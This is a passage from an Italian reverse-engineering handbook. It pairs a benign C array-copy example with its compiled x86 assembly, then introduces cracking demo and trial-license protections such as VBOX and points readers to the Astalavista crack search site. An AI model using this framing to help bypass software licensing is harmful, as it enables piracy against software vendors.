

Prendiamo il seguente programma, che esegue la copia di un array di 10 elementi
dentro ad un altro, come esempio :
struct X {
int a[10];
};
int array_uno[10] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 0 };
int array_due[10];
void copy_array(void)
{
(*((struct X *)&array_due[0])) = (*((struct X *)&array_uno[0]));
}
Dando al compilatore il comando :
cl /c /Fatest.asm test.c
(/c = non eseguire il link /Fanome.asm = genera asm)

Ed ecco come è stato tradotto :
TITLE text.c
.386P
include listing.inc
if @Version gt 510
.model FLAT
else
_TEXT SEGMENT PARA USE32 PUBLIC 'CODE'
_TEXT ENDS
_DATA SEGMENT DWORD USE32 PUBLIC 'DATA'
_DATA ENDS
CONST SEGMENT DWORD USE32 PUBLIC 'CONST'
CONST ENDS
_BSS SEGMENT DWORD USE32 PUBLIC 'BSS'
_BSS ENDS
_TLS SEGMENT DWORD USE32 PUBLIC 'TLS'
_TLS ENDS
FLAT GROUP _DATA, CONST, _BSS
ASSUME CS: FLAT, DS: FLAT, SS: FLAT
endif
PUBLIC _array_uno
_DATA SEGMENT
COMM _array_due:DWORD:0aH
_array_uno DD 01H
DD 02H
DD 03H
DD 04H
DD 05H
DD 06H
DD 07H
DD 08H
DD 09H
DD 00H
_DATA ENDS
PUBLIC _copy_array
_TEXT SEGMENT
_copy_array PROC NEAR
; File text.c
; Line 9
push ebp
mov ebp, esp
push esi
push edi
; Line 10
mov ecx, 10 ; 0000000aH
mov esi, OFFSET FLAT:_array_uno
mov edi, OFFSET FLAT:_array_due




rep movsd
; Line 11
pop edi
pop esi
pop ebp
ret 0
_copy_array ENDP
_TEXT ENDS
END
Vediamo ora le conoscenze che l’ hacker deve possedere per arrivare al suo
traguardo.
Ricordo sempre che questa attività è una sfida all’intelligenza altrui.
Ingegneri del software studiano i metodi per codificare e nascondere certe
funzioni mentre gli altri facendo dei trace, a volte allucinanti, devono
ricostruire la logica altrui cercando di ricreare gli algoritmi di codifica.
Tante sono le conoscenze che bisogna possedere per non perdersi in questo
labirinto.
Programmi, debuggers, Assembler, linguaggi ecc.
In questo volume cercherò di trattare tutto quello che serve anche se, come ho
già detto, non si tratta di un manuale specifico di ogni argomento.
Già l’ho detto, qui lo ripeto ed in futuro lo ripeterò ancora che non troverete
riferimenti a programmi specifici anche perchè il volume non si intitola
“Sproteggiamo Pincopal Soft.”.
Voglio che questo volume rimanga nella legalità anche se i piantagrane avranno
da farci delle polemiche anche perchè sicuramente non capiranno che lo scopo del
volume è quello di cercare di divulgare alcune conoscenze tecniche.
Inoltre non avrebbe alcun senso fare riferimenti precisi a programmi anche
perchè gli interessi miei divergono da quelli di un altro per cui sicuramente
potrebbe non esserci interesse nei confronti del software che utilizzo
personalmente.
Oltre a ciò non avrebbe neppure senso fare un volume con riportate le
sprotezioni di n programmi.
Per prima cosa perchè da un giorno all’altro cambiano i sistemi di gestione dei
demo.
Un altro motivo è che già esiste il sito ASTALAVISTA che riporta un motore di
ricerca per le parole e i sistemi di crack per cui se vi interessasse un
software per rendere effettivo un certo demo fareste sicuramente prima a
collegarvi li.
In questo volume troverete nozionismi relativi a qualsiasi argomento a partire
dall’assembler per giungere a Java ed ai disassemblatori.
Un cosa che fu detta relativamente al volume che scrissi 15 anni fa era che
venivano riportati un numero veramente grosso di informazioni.
In questo volume, almeno come tipologia, vengono riportate ancora più notizie
utili.
Ritornando al discorso relativo alla piena legalità di questo volume posso
ancora dire che alcune tabelle reperite tra gli scritti tecnici sono PUBLIC
DOMAIN e non provengono da volumi e manuali soggetti a Copyright.
In ogni caso alcune tabelle sono rimaste originali per due motivi.
Spesso la traduzione di scritti tecnici porta a strane interpretazioni e
comunque in ogni caso trattandosi di scritti originali con la disponibilità ad
essere distribuiti nella sua forma originale, non ho voluti modificarli neppure
nella lingua.
Le parti in lingua originale comunque è solo relativa ad alcune liste e tabelle
e non a scritti descrittivi relativi a nozionismi tecnici.
Il volume è indirizzato a persone che dispongono già di basi informatiche le
quali sicuramente masticano l’inglese meglio di quanto mastichino l’italiano.
Quante volte ho imprecato per traduzioni pazzesche le quali necessitavano del
reperimento dei documenti originali per riuscire a capire di cosa si parlava.
Per prima cosa diamo un occhiata ad un argomento che può sembrare banale ma che
spesso è fondamentale per la riuscita dell’obbiettivo.
Quando downlodiamo un programma che possiede un sistema per il suo funzionamento
limitato ad un certo periodo, sicuramente al suo interno possiede una parte che
permette di registrare il software eliminandogli tutte le limitazioni iniziali.
Queste routine possono essere da molto semplici a enormemente complesse.
Moduli software commerciali destinati a questi compiti possiedono complicazioni
software notevoli tra cui cryptografia del software e tante altre trovate degli
ingegneri delle software house che l’hanno prodotto.
Moduli come VBOX ecc. sono comuni.

A chiunque sarà capitato di vedere in apertura programmi la dialog in cui si
avvisa dei giorni ancora a disposizione del software in modalità demo e sul
quale sicuramente esiste il pulsante per inserire il codice e quindi registrare
il software.
Programmi come le Norton Utilities, quelli Macromedia ecc. circolano
tranquillamente affidando a queste utility la sicurezza di loro stessi.
Questi moduli generalmente si attengono a queste regole che stabiliscono il
flusso del software.
